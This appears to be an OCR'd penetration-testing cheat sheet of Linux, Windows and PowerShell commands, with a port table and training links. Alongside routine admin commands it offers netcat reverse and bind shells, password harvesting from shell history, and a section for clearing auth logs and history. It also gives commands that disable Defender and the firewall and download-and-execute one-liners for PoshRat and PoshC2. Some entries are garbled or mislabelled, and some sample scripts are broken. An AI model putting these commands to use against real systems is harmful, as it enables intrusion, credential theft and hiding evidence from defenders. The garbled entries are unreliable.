find /home -name .bash_history -exec grep -A 1 passwd {} \; :passwds typed in shell
find . -name .bash_history -exec grep -A 1 '^passwd' {} \;  :passwds typed in shell
```

Searching for backups

```
find . -depth -print | cpio -o > *.cpio           :back up recursively from your location
cpio –i –vd < archive.cpio                        :extract the backup
cpio –t < archive.cpio                            :list the files of the cpio archive
cat backup | cpio –id /etc/fstab          :same as below, extract one file
cpio –id /etc/fstab < archive.cpio                :extract just fstab file from archive
cpio –i –to-stdout /etc/fstab < backup > fstab :try if permissions error above
cd /etc/cron.daily                                :check cronjobs for clue – dcrypt backup

tar –tvf file.tar                                 :view TOC for tar archive (.tar)
tar -ztvf file.tar.gz                             :view TOC for tar archive (.tar.gz)
tar –zxvf file.tar.gz <file you want>             :extract file from tar archive
```

Linux Accounts

```
useradd -d  /home/fred fred                       :create user fred
userdel Charlie                                   :delete user
passwd fred                                       :change password for user fred
sudo or su -                                      :elevated privileges
su <user>                                         :change account to certain user
whoami                                            :displays current user
id                                                :details about current user
```

Linux File Commands

```
cd <dir>                                        :move around file system
cd ~                                            :jump to current account home dir
pwd                                             :present working directory
ls –la /tmp  (or /var/tmp)                      :dir/file details;-l details –a shows all
ls –ld /tmp                                     :show permissions on the –d dir /tmp
mkdir test                                      :make a directory called test
cp –a /source/. /dest/                          :copy all files, atts, hidden, &symlinks
smbclient //<winIp>/c$ <passwd> -U <user>       :connect to SMB (445)
gedit <file>                                    :easy to use file editor
head /etc/passwd                                :shows start of file
tail –n 2 /etc/passwd                           :shows end of file
sort –u                                         :sort unique lines
shred –f –u <file>                              :overwrite/delete file
touch –r <ref_file> <file>                      :matches ref_file timestamp
touch –t YYYYMMDDHHSS <file>                    :Set file timestamp
file <file>                                     :file properties
rm –rf <dir>                                    :force deletion of directory
echo $PATH                                      :view your path
which ls                                        :see where in your PATH a cmd is found
zip –r <zipname.zip> \Directory\*               :create zip
gzip file   (bzip2 creates .tbz)                :compress/rename file
gzip –d file.gz                                 :Decompress file.gz
upx -9 –o out.exe orig.exe                      :UPX packs orig.exe
tar cf file.tar files                           :Create .tar from files
tar xf file.tar                                 :Extract .tar
tar czf file.tar.gz files                       :Create .tar.gz
tar xzf file.tar.gz                             :Extract .tar.gz
tar cjf file.tar.bz2 files                      :Create .tar.bz2
tar xjf file.tar.bz2                            :Extract .tar.bz2
tar –xvjf backup.tbz                            :Decompress .tbz file
bzip2 –dk filename.bz2                          :Decompress .bz2 file
cat ./-                                         :read a file named -  (special char)
cat spaces\ in\ filename                        :read a file with spaces in name
```

Linux System Info

```
ps aux|less                                     :running processes
bg                                              :run in background
jobs                                            :show programs running in background
fg 1                                            :move background job to foreground
nbtstat –A <ip>                                 :get hostname for <ip>
id                                              :current username
w                                               :logged on users
who –a                                          :user info
last –a                                         :last users logged on
ps –ef                                          :process listing (top)
uname –a                                        :disk usage (free)
mount                                           :mounted file systems
getent passwd                                   :show list of users
PATH=$PATH:/home/mypath                         :add to PATH variable
kill <pid>                                      :kills process with <pid>
cat /etc/issue                                  :show OS info
cat /etc/*release*                              :show OS version info
cat /proc/version                               :show kernel info
rpm –query –all                                 :installed pkgs (Redhat)
rpm –ivh *.rpm                                  :install rpm (-e=remove)
dpkg –get-selections                            :installed pkgs (Ubuntu)
dpkg –I *.deb                                   :install DEB (-r=remove)
pkginfo                                         :installed pkgs (Solaris)
which <tscsh/csh/ksh/bash>                      :show location of executable
chmod 750 <tcsh/csh/ksh>                        :disabled <shell>, force bash
shutdown -h now                                 :shut down and halt system
reboot                                          :reboot system
```

Linux Network Commands

```
gedit /etc/network/interfaces;service networking restart :set interface info
ifconfig                                        :networking info
```

```
ping                                            :if ping doesn't work try traceroute -T
traceroute –T <ip>                              :-T uses TCP SYN with dst port 80
traceroute -6                                   :-6 = IPv6
nslookup <name/ip>                              :dns query
netstat –ant                                    :TCP connection –anu=udp
netstat –tulpn                                  :Connections with PIDs
netstat –antp|grep sshd                         :open ssh
lsof –i                                         :established connections
smb://<ip>/share                                :access Windows share
share user x.x.x.x c$                           :mount Windows share
smbclient –U user \\\\<ip>\\<share>             :SMB connect
ifconfig eth# <ip>/<cidr>                       :set IP and netmask
ifconfig eth0:1 <ip>/<cidr>                     :set virtual interface
route add default gw <gw_ip>                    :set GW
export MAC=xx:xx:xx:xx:xx:xx                    :change MAC
ifconfig <int> hw ether <MAC>                   :change MAC
macchanger –m <MAC> <int>                       :change MAC
iwlist <int> scan                               :built-in wifi scanner
dig –x <ip>                                     :domain lookup for IP
host <ip>                                       :domain lookup for IP
host –t SRV _<service>_tcp.url.com              :domain SRV lookup
dig @ip domain –t AXFR                          :DNS zone xfer
host –l <domain> <namesvr>                      :DNS zone xfer
ip xfrm stat list                               :print existing VPN keys
ip addr add <ip>/<cidr> dev eth0                :adds 'hidden' interface
/var/log/messages|grep DHCP                     :list DHCP assignments
tcpkill host <ip> and port <port>               :block ip:port
echo "1" > /proc/sys/net/ipv4/ip_forward        :turn on IP forwarding
echo "nameserver x.x.x.x" > /etc/resolv.conf    :add DNS server
```

Linux Utility Commands

```
service <service> start                         :start service
service ssh start; netstat –antp | grep sshd    :start service then check to see running
service apache2 start                           :start apache web service
/etc/init.d/apache2 restart                     :alt method to restart apache svc
echo "Testing testing" > /var/www/index.html    :make web server file to test
update-rc.d <service> enable                    :auto enable service on startup
rdesktop <ip>                                   :RDP (mstsc for linux) to <ip>
scp /tmp/file user@x.x.x.x/tmp/file             :secure copy (put) file
scp user@<remoteip>:/tmp/file /tmp/file         :secure copy (get) file
passwd <user>                                   :change user password
rmuser uname                                    :remove user
script –a <outfile>                             :record shell : Cntrl-D stops
apropos <subject>                               :find related command
history                                         :view users command history
!<num>                                          :executes line # in history
wget                                            :pull files
```

Netcat/Ncat Connections / Bind & Reverse Shells

```
Updated version of netcat
ncat --exec cmd.exe --allow 10.0.0.4 –vnl 4444 --ssl  :ncat listener(replaced netcat)
ncat –v 10.0.0.22 4444 --ssl                    :ncat connect to listener

ncat –lvp 4444 –e cmd.exe –allow <ip> --ssl     :attacker listener-ssl
ncat –v <attacker_listener_ip> 4444 --ssl       :victim connects

Traditional netcat listener/connector
nc –nlvp 4444                                   :ncat listener over port 4444
nc –nv <ip of listener> 4444                    :ncat connector

Netcat listener to transfer file
nc –l –p <port> > bo.txt (victim)               :netcat listener (don't forget firewall)
nc –w 3 <ip> <port> < bo.txt (attacker)         :netcat connect to listener
```

```
Netcat listener to transfer a file
nc –nlvp 4444 > incoming.exe                    :netcat listener for incoming file
nc –nv <ip of listener> 4444 </usr/share/windows-binaries/wget.exe :send file

Netcat bind shell (attacker makes connection to victim)
nc –lvp 4444 –e cmd.exe                         :netcat listener to gain cmd line access
nc –vn <listener_ip> 4444                       :netcat connector from victim behind FW
ipconfig (access to computer)

Netcat reverse shell (victim makes connection to attacker for cmd line)
nc –nlvp 4444                                   :netcat listener on attacker
nc –nv <attacker_ip> 4444 –e /bin/bash          :victim reaches out to make connection
id; uname –a (access to computer)

nc –nv <ip> 25     ;HELP                        :netcat connect to mail server,see help
nc –nv <ip> 110    ;USER bob;PASS bob           :netcat connect to mail server over 110
nc –nv <ip> 143    ;USER bob; PASS bob          :netcat connect to mail server over 143
```

Linux Cover Your Tracks Commands

```
echo “” > /varlog/auth.log                      :clear auth.log file
echo “” > ~/.bash_history                       :clear current user bash history
rm ~/.bash_history –rf                          :delete .bash_history file
history –c                                      :clear current session history
export HISTFILESIZE=0                           :set history max lines to 0
export HISTSIZE=0                               :set history max commands to 0
unset HISTFILE                                  :disable history logging (log out after)
kill -9 $$                                      :kills current session
ln /dev/null ~/.bash_history –sf                :permanently send bash hist to /dev/null
```

Linux File System Structure

```
/bin                                            :user binaries
/boot                                           :boot-up related files
/dev                                            :interface for system devices
/etc                                            :system configuration files
/home                                           :base directory for user files
/lib                                            :critical software libraries
/opt                                            :third party software
/proc                                           :system and running programs
/root                                           :home directory of root user
/sbin                                           :system administrator binaries
/tmp                                            :temporary files
/usr                                            :less critical files
/var                                            :variable system files
```

Linux Files

```
/etc/shadow                                     :local users’ hashes
/etc/passwd                                     :local users
/etc/group                                      :local groups
/etc/rc.d                                       :startup services
/etc/init.d                                     :service
/etc/hosts                                      :known hostnames and IPs
/etc/HOSTNAME                                   :full hostname with domain
/etc/network/interfaces                         :network configuration
/etc/profile                                    :system environment variables
/etc/apt/sources.list                           :Ubuntu sources list
/etc/resolv.conf                                :nameserver configuration
/home/<user>/.bash_history                      :bash history (also /root/)
/usr/share/wireshark/manuf                      :vendor-MAC lookup
~/.ssh/                                         :SSH keystore
/var/log/                                       :system log files (most Linux)
/var/adm                                        :system log files (Unix)
/var/spool/cron                                 :list cron files
/etc/cron.daily                                 :daily cron jobs
/var/log/apache/access.log                      :Apache connection log
/etc/fstab                                      :static file system info
```

Linux Shell Essentials

Up/down	:command history
Tab auto complete	:once for unique, twice for non-unique
Cntrl+R then chars	:find recent commands
Cntrl+L	:clear screen
Cntrl+C	:stop current command
clear	:command to clear shell

Ping Sweep

```
for x in (1..254..1);do ping –c 1 1.1.1.$ |grep “64 b” |cut –d” “ –f4 >> ips.txt;done

##Alternative script
nano ping-loop.sh

#!/bin/bash
#The ampersand backgrounds the process so that each ping runs in parallel
for ip in $(seq 200 254); do
ping –c 192.168.31.$ip |grep “bytes from” |cut –d” “ –f 4|cut –d”:” –f1 &
```

Automated Domain Name Resolve Bash Script

```
#!/bin/bash
echo “Enter Class C Range: i.e. 192.168.3”
read range
for ip in {1..254..1};do
host $range.$ip |grep “name pointer” |cut –d” “ –f5 &
done
```

Get Links from a Website Bash Scripting

```
#download main page
wget www.cisco.com
#links pretty much start with “<a href”

#shows that lines still contain a lot of html which we need to cut out
cat index.tml | grep “href =”

#cut using a delimiter of “/”, and have the 3rd field printed out
cat index.tml | grep “href =” |cut –d”/” –f3 |more
#output is far from optimal

#filter out lines that don’t contain cisco.com
cat index.tml | grep “href =” |cut –d”/” –f3 |grep “cisco\.com”|more

#now we see some entries with additional output at the back end starting with “
cat index.tml | grep “href =” |cut –d”/” –f3 |grep “cisco\.com”|cut –d’” –f1|more

#nice list now but lots of duplicates, sort –u sorts unique
cat index.tml | grep “href =” |cut –d”/” –f3 |grep “cisco\.com”|cut –d’” –f1|sort -u
#outputs cisco.com domains from that site

####Alternate method using regex, and output to cisco.txt for further processing
grep –o ‘[A-Za-z0-9_\.-]*\.*cisco.com’ index.html |sort –u >cisco.txt

#now find the ip information for cisco.com, cut 4th field
host www.cisco.com | grep “has address” |cut –d “ “ –f4

#create a bash shell script to enumerate ips for sites mentioned
nano cisco.sh

#!/bin/bash

For url in $(cat cisco.txt);do
Host $url |grep “has address” |cut –d “ “ –f4
Done


#now change permissions and run your bash script
chmod 755 cisco.sh
./cisco.sh
```

```
####Super condensed alternate version
for url in $( grep –o '[A-Za-z0-9_\.-]*\.*cisco.com' index.html |sort –u); do host
$url|grep "has address"|cut –d" " –f4; done
```

DNS Reverse Lookup

```
For ip in {1..254..1}; do dig –x 1.1.1.$ip | grep $ip >> dns.txt; done;
```

*most of this is notes from DevNet

Add Bash Shell to Windows 10

```
*Note Windows versions prior to 1803 are unstable, and you should upgrade your Windows
version to 1803+ before installing bash shell for Win10. If you have SentinelOne it
will also literally cause your computer to Blue Screen every time you invoke bash
(versions prior to 1803)
Settings/ Update & Security / For Developers / Select Developer Mode.
After clicking through and rebooting go to Control Panel / Programs / Turn Windows
features on or off / Click Windows Subsystem for Linux (beta) and ok. Reboot.
Start / bash.exe <enter> / click through defaults to download
Go through rest of the setup
```

Setting (or Removing) a Proxy for apt-get

```
nano /etc/apt/apt.conf.d/99proxy
#for older Ubuntu versions, nano /etc/apt/apt.conf
#add (or remove) the following
Acquire::http::proxy “http://maytag.nscorp.ad.nscorp.com:8080/”;
Acquire::https::proxy “https://maytag.nscorp.ad.nscorp.com:8080/”;

Alternately for authentication:
Acquire::http::proxy "http://username:password@proxyhost:port/";
Acquire::https::proxy "https://username:password@proxyhost:port/";
#Note if If your username or password has '@' in it you can replace it with %40

#supposedly next to run your script:
python3.6 script.py --proxy=”user:password@server:port”
```

Python3.6 Setup

```
sudo apt-get install curl
sudo apt-get install libssl-dev
sudo apt-get install build-essential
sudo apt-get install git
sudo apt-get install python3.6
#Note that it will try to default to 3.4
sudo apt-get install python3-pip
python3.6 –V
#verify it installed correctly
sudo apt-get install python3.6-venv
```

Python3.6 Virtual Environments

```
python3.6 –m venv <nameof-venv>
source <nameof-venv>/bin/activate
#This puts you in your virtual python environment
python –V
#check what version it is running you in
Deactivate
#exit out of python environment
```

Git Integration

```
git clone <url>                          :clone remote repository
git checkout –b <new branch name>        :create & checkout a local branch
git add <new or modified file>
git commit –m “Commit Message”           :incrementally commit changes
```

REST API Example with Formatting (using command line)

```
#simply query returning formatted output
curl https://deckofcardsapi.com/api/deck/new/ | python -m json.tool
#query using authentication string w/formatted output
curl -X GET https://api.ciscospark.com/v1/teams -H "Authorization:Bearer <token>" |
python –m json.tool
```

REST API Example using Postman

```
#simple example, just type the following in the GET search & click Send
https://deckofcardsapi.com/api/deck/new/

#save to python example with autoparamter in URL – just type in GET search
https://deckofcardsapi.com/api/deck/new/shuffle/?deck_count=6
#Instead of clicking Send, click Code – then select Python

#example specifying parameters manually
Get request: https://icanhazdadjoke.com/
Specify parameter Key "Accept" and Value "application/json"

#example of manually passing parameter
https://deckofcardsapi.com/api/deck/new/shuffle/?deck_count=1
#copy deck id value and pass to next REST API call
https://deckofcardsapi.com/api/deck/<<deck_id>>/draw/?count=3

#example of predefining variables & passing in Postman – great for API keys
https://deckofcardsapi.com/api/deck/new/shuffle/?deck_count=1
#from the output, copy the "deck_id" value.
#To create an environment, click the Settings (gear) icon in the right-hand side of
Postman and choose Manage Environments
#Click Add to set up a new environment, name it
#in the Key column, it's easiest to name it the original parameter "deck_id"
#in the Value column paste our output from the GET command at the beginning of this
#to use the variable add double curly brackets {{variable}}
GET: https://deckofcardsapi.com/api/deck{{deck_id}}/draw/?count=3
```

Other Useful Tools

```
Atom
Notepad++
Postman

ngrok : sudo wget https://bin.equinox.io/c/4VmDzA7iaHb/ngrok-stable-linux-amd64.zip
sudo unzip ngrok-stable-linux-amd64.zip
sudo mv ngrok /usr/local/bin
ngrok http 5000

MicroPython:
About MicroPython
Cheap ESP32 Boards
```

Python Training

```
For Beginners:
edx.org Python Introductory Courses
MITx 6.00.1x: Introduction to Computer Science and Programming Using Python
coursera.org Python Courses
codecademy.com Learn Python
Learn Python the Hard Way

For Intermediate:
edx.org Python Intermediate Courses
The Hitchhiker's Guide to Python!
Effective Python
Full Stack Python

Python Hands On:
Python Challenge
```

Disable Group Policy / Windows Defender / Windows Firewall

```
Disable Group Policy
cmd
REG add "HKLM\SYSTEM\CurrentControlSet\services\gpsvc" /v Start /t REG_DWORD /d 4 /f
<OR>
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services\gpsvc\start  :change to "4"
First need to take ownership <cmd would be takeown & icacls)

Stop Group Policy Client:
net stop gpsvc

Disable Windows Defender
REG add "HKLM\ SOFTWARE\Policies\Microsoft\Windows Defender\DisableAntiSpyware" /v
Start /t REG_DWORD /d 1 /f                          :1=disable;0=enable


Disable Windows Firewall
netsh advfirewall set allprofiles state off
```

Windows Essential Tools

```
Cygwin                                          :Windows emulator for linux tools
Sysinternals                                    :several good tools
```

Windows Search

```
KEY WORDS: firewall, password, authentication, security, names, finance, e-mail
strings (Sysinternals)                          :search strings(ASCII,big&little endian)
strings –n [N]                                  :search strings > than N characters
find /i "password"                              :Windows command to look for "password"
type *.txt | find /i "string"                   :Win command search string w/filetypes
type <file> | findstr <regex>                   :Win command for regex query
```

Windows System Info

```
whoami                                          :check who you are running as
set username                                    :similar to whoami (see current user)
set path                                        :check current path
net user                                        :list of local users defined on machine
net user <user> <password> /add (or /del)       :add or delete a user
net localgroup                                  :local groups created on machine
net localgroup administrators                   :users in local admin group
net localgroup administrators <user> /add/del   :add or delete a user to admin group
dir                                             :view current directory
sc query                                        :list running services
sc query stat= all                              :view all services, not just running
sc config <service_name> start=demand           :set a service so we can manually start
tasklist                                        :list running processes
taskkill /PID <process_ID>                      :kill a running process
nbtstat –A <ip>                                 :get hostname for ip
netsh advfirewall show allprofiles              :show firewall settings (/? For help)
netsh advfirewall firewall add rule name="name" dir=in action=allow remoteip=<yourip>
protocol=TCP localport=port                     :create an entry in host firewall
netsh advfirewall set all profiles state off    :turn the firewall off
control /name Microsoft.WindowsDefender         :disable Windows Defender
runas /u:<user> cmd.exe                         :run cmd prompt as different user
```

Windows Remote Commands

```
psexec \\ip –u <user> -p <password> cmd         :Sysintrnls, metaS, or NSE; net use 1st
net use \\ip\share password /u:<domain\user>    :start SMB session w/target; C$ IPC$ etc
net use * /del                                  :drop connections-open can cause issues
```

```
sc \\ip query                                   :svcs query if SMB session established
```

Windows Network Commands

```
nslookup <name/ip>                              :dns query
ping                                            :
tracert -6                                      :-6 for IPv6
netstat –nao                                    :view network activity
ipconfig                                        :view network settings
ipconfig /displaydns                            :view DNS cache
```

Windows File Commands

```
*renaming .pif hides windows extensions and makes it executable but shows like the
first file extension
```

PowerShell Essentials

PowerShell Training

http://underthewire.tech/index.htm

PowerShell Basics

```
Get-command                                    :list all cmdlets
Get-command get*                               :list all starting w/get
Get-command *process                           :find all commands w/process
Common Verbs: set, get, new, read, find, start
Get-alias –Definition Get-ChildItem            :find a cmdlet's alias
alias gcm                                      :expand an alias' full name
help <cmdlet or alias> -examples (or –full)    :very useful
Tab                                            :i.e: get-<tab>
-whatif (ie Remove-Item *.txt –whatif          :lets you see what it would remove
```

PowerShell Cmdlets (Common)	Alias	Win cmd	Linux cmd
Get-ChildItem	ls, dir, gci	:dir	:ls
Copy-Item	cp copy, cpi	:copy	:cp
Move-Item	mv, move, mi	:move	:mv
Select-String	sls	:find,findstr	:grep
Get-Help	man, help	:help	:man
Get-Content	cat, type, gc	:type	:cat
Get-Process	ps, gps	:tasklist	:ps
Get-Location	pwd, gl	:cd	:pwd

Powershell System Info

```
ps | format-list –property *                    :shows all properties for all prcs
get-service | ? {$_.status –eq "running"}       :show running services
New-Service –name ncservice1 –BinaryPathName "cmd.exe /k C:\netcat\nc.exe –l –p 1234 –e
cmd.exe" –StartupType manual                   :create a netcat listener
Start-Service ncservice1                       :start your netcat listener
ls –r C:\windows hosts 2>$null | % {echo $_.fullname}:search file named hosts
ls env:                                        :list environment variables
ls variable                                    :list regular variables
echo $home                                     :show regular variable (home)
echo $env:PROC<Tab>                            :show env variable
select-string –path C:\users\*.txt –pattern password:grep equivalent
1..10                                          :lists 1,2,3,4..
ls –r | Out-File                               :save to file
```

About PowerShell Empire

https://www.powershellempire.com
A PowerShell framework for pen testing from MimiKatz to token manipulation, lateral movement, etc. Refer to PowerShell Empire Section.

BabaDook (Persistence through PowerShell across Share Drives)

https://github.com/jseidl/Babadook :download

Nishang (PowerShell Pen Testing Framework)

https://github.com/samratashok/nishang/blob/master/README.md

PoshRat ()

https://github.com/subTee/PoshRat
PowerShell Reverse HTTP(s) Shell
Invoke PoshRat.ps1 On An A server you control. Requires Admin rights to listen on

```
ports.
To Spawn The Reverse Shell Run On Client

iex (New-Object Net.WebClient).DownloadString("http://server/connect")
[OR] Browse to or send link to http://server/app.hta
[OR] For CVE-2014-6332 Send link to http://server/app.html
```

PoshC2 (PowerShell Pen Testing Framework)

```
https://github.com/nettitude/PoshC2
powershell -exec bypass -c "IEX (New-Object
System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/nettitude/PoshC
2/master/C2-Installer.ps1')"                  :install
```

Decompile APKs

```
ApkTool                                          :follow install instructions
cd C:\Windows                                    :navigate to installed folder
apktool d C:\temp\file.apk                       :puts under C:\Windows\Android01
check AndroidManifest.xml        :main config file, look whats exposed to other apps
check res/values/strings.xml                     :can contain useful info

search for .db and .sqlite files
can use https://sqliteonline.com/ to view contents
```

Ports

7 TCP	Echo Request - Ping	1967 UDP	Cisco IPSLA
15 TCP	Netstat	2013	Default Central Admin (ShP 2013)
19 TCP	Chargen (many DDOS attacks)	2049	NFS
20/21 TCP	FTP	2050	CICS Transaction Gateway(MF)
22 TCP	SSH	2055 UDP	Netflow from Endpoint Connector to Stealthwatch
23	Telnet; iLO2&3	2101	MSMQ-DCs
25 TCP	SMTP	2107	MSMQ-Mgmt
37 UDP	Time Protocol	2200	SecureConnector-Linux(4Scout)
42 TCP	WINS Replication	2393 TCP	Identity to Stealthwatch (SSL Protocol)
43 TCP	WHOIS	2880	PAM Socket Filter Agent
47	GRE	2967	Symantec-AV
49	TACACS	3074	XBOX Live
50	Remote Mail Checking Protocol	3128	Squid Proxy
53 UDP	DNS (TCP is between DCs)	3268 TCP	LDAP Global Catalog
63 TCP	WHOIS	3269 TCP	LDAP Global Catalog SSL
65 BOTH	TACACS	3306	MySQL
67/8 UDP	DHCP	3343 UDP	Windows Cluster Services
69 UDP	TFTP	3389	RDP
70 TCP	Gopher Internet doc search	3479	Playstation Network
79 TCP	Finger	3480	Playstation Network
80	HTTP	3514 UDP	Syslog from Cisco ISE to Stealthwatch
81	Torpack Onion Routing	3689	itunes
88	Kerberos	4099 TCP	AOL-IM
107	rtelnet	4369	FireEye Broker
110	POP3	4568	SQL Galera Cluster (EWS)
111	RPC	4712	McAfee Proxy (WG) Server
115	SFTP	5000 TCP	UPnP
119 TCP	NNTP	5000 UDP	IP SLA Jitter Testing
123 UDP	NTP	5007	PTC LEADER standalone traffic
135	Windows RPC	5010 BOTH	YAHOO IM
137	NetBIOS	5050	YAHOO IM
138	NetBIOS Datagram Service	5060	SIP
139	SMB;NetBIOS Session Service	5100 BOTH	YAHOO IM
143	IMAP	5190-3 TCP	AOL IM
156	SQL Service	5190-3	AOL IM

		UDP	
161	SNMP	5222	Jabber
162	SNMP-trap (used in Stealthwatch)	5353 UDP	itunes
179	BGP	5432	Postgres
194 TCP	IRC	5536	PAM Syslog
201-8 TCP/UDP	AppleTalk	5666	Nagios
220	IMAP3	5671	FireEye Broker
389 BOTH	LDAP	5800-3	VNC
443 TCP	HTTPS	5900-3	VNC
443 UDP	Cisco AnyConnect using DTLS; but also Chrome w/QUIC enabled	6000	X11
444 TCP	Snorby; MainFrame DBP8 and DBP9 databases (RBA)	6129 TCP/UDP	Dameware
445 TCP	SMB	6343 UDP	Director to Flow Director – sFlow Protocol
447 TCP	Mainframe DB2 DBP1DIST	6665-6669	IRC
448 TCP	MainFrame DBP2 database	6881-90 TCP	Bittorrent
496	PIM-RP-DISC (Rendevous PD, Mulitcast)	6902-6999 TCP	Bittorrent
500 UDP	ISAKMP	7000	MF: CA Automation Point
513	rLogin	7000-7023	IBM Andrew Distributed File System
514 TCP	Shell	7734	Sguil
514 UDP	Syslog	7900-2	CA PAM Cluster traffic
515 TCP	MF Levi Ray, Shoup – tasks connecting to network printers	8000	Splunk Server; vMotion
520 TCP	EFS, Extended File Name Server	8002	PTC: MDM Traffic from TMC
520 UDP	RIP	8007	HBSS ePo web gui
531	AOL IM	8008 TCP	IBM HTTP Server Admin Default
543	Klogin (Kerberos)	8080	NS Proxy Port, Apache Tomcat, OnCommand Unified Manager
544	Kshell (Kerberos)	8089	Splunk Daemon Management
546/7	DHCPv6	8100 TCP	Hitachi Password Manager
548 TCP/UDP	Appleshare	8443	ePO Management Server; Network Sentry Svr; PTMS
587	SMTP	8444	Entrust ID Guard Mgmnt Svr
636	LDAP over SSL	8530/8531	WSUS Syncronization (HTTP/S)
657	IBM RMC	8550	CA PAM Socket Filter Agent on target device
901 TCP	Samba-Web	8834	Nessus ACAS web gui
902	VSphere Client<->Server	9000 TCP	Hadoop NameNode default
903	VMWare ESXi	9001	Tor, HSQL
993	IMAPS	9090/1	Openfire
994 TCP	IRC	9100	Jet Direct


995	POP3S	9111	McAfee Web Reporter
1025	NFS	9443	vSphere Manager
1026/1029	Often used by Microsoft DCOM services	9999	Central Admin Default (ShP 2010)
1058/1059	IBM AIX Network Installation Manager	10000-10001 TCP	Cisco VPN
1080	Socks Proxy	10001 TCP	Mainframe Nexus 3270-based email system
1098/1099	RMIRegistry, Java Remote Method Invocation Activation	10003	SecureConnector-Windows (4Scout)
1194	OpenVPN	12345	Trend-Micro-AV
		13000	CounterAct Enterprise
1241	Nessus Security Scanner	17990	iLO4 Remote Console Port
1293	IPSec	22015	Hitachi Command Suite
1414/1417	MQ – IBM WebSphere		
1415	MQ Started Tasks MQTBCHIN/MQTACHIN		
1433	MS-SQL Server(TCP-only named instance)		
1434	MS-SQL (Monitor)	17990	iLO4 Remote Console Port
1443	SQL Server default port	22015	Hitachi Command Suite
1494	Citrix Independent Computing Architecture	25672	FireEye Broker
1500 TCP	IBM Tivoli Storage Manager Server	27077	CA PAM Windows Proxy
1501 TCP	IBM Tivoli Storage Manager Client Scheduler	28088	PAM – A2A
1512	WINS	33434-33689	traceroute
1521	Oracle	38293	Symantec-AV
1629	Dameware	40200	GPOADmin
1645	RADIUS (legacy)	41001	Virtel (Mainframe)
1646	RADIUS (legacy)	49443	ADFS Device Registration
1721	MF - CA Automation Point		
1789	Hello (Router comm. Protocol)		
1801	MSMQ		
1812	RADIUS Authentication		
1813	RADIUS Accounting		
1900 UDP	UPnP		

Training: Certs, Links, & Books

Useful Training Links

Capture the Flag Events	: ctftime.org
Vulnerable VMs	: vulnhub.com and pentesterlab.com & practicalpentestlabs.com & Bob Blog & Over the Wire & Root-Me
Online Training	: udemy.com/ & pluralsight.com
Requires you to hack just to get in	:hackthebox.edu
Vulnerable OWASP Top 10 Hands On Training	:OpenDNS
Bug Bounties	:BugCrowd.com and hackerone.com
Programming / Scripting	:Code Academy and Python
Atlanta Based Groups	:404 and 2600 groups & OWASP

Certification Roadmap



Recommended Reading

RTFM (Clark)
Violent Python
Pen Test Basics (Weidman)
Hacking: The Art of Exploitation
Python In Your Pocket (Lutz)
Bash Reference (Robbins)
Social Engineering (Hadnagy)
The Car Hackers Handbook (Smith)

Hacker Toys

Distro

Kali	
BlackArch	:1925 pen tester tools
ParrotSec	:Security & Digital Forensics

Cloud Servers

Digital Ocean	:super cheap proxy server
Azure	:Microsoft
AWS	:Amazon

Great Scott Gadgets

Throwing Star LAN Tap ($15)	:cheap tap, works well
Ubertooth One ($130)	:Bluetooth transmit/monitor
HackRF One ($300)	:Software Defined Radio 1Mhz-6Ghz

midBit Technologies

SharkTap ($70)	:allows injection

Hak5

Pineapple Router ($100)	:MitM router
Rubber Ducky ($40)	:Exploit USB
Bash Bunny ($100)	:Advanced exploit USB

Pwnie Express (expensive)

PWN Plug R2	:powerful hacking platform

Crypto Mining

Quick Guide	
GPU mining is only way to make it worth the energy	
Multipool	:one site to mine in a pool
Multiminer software	:

Crypto Trading

Coinbase	:seems to be most stable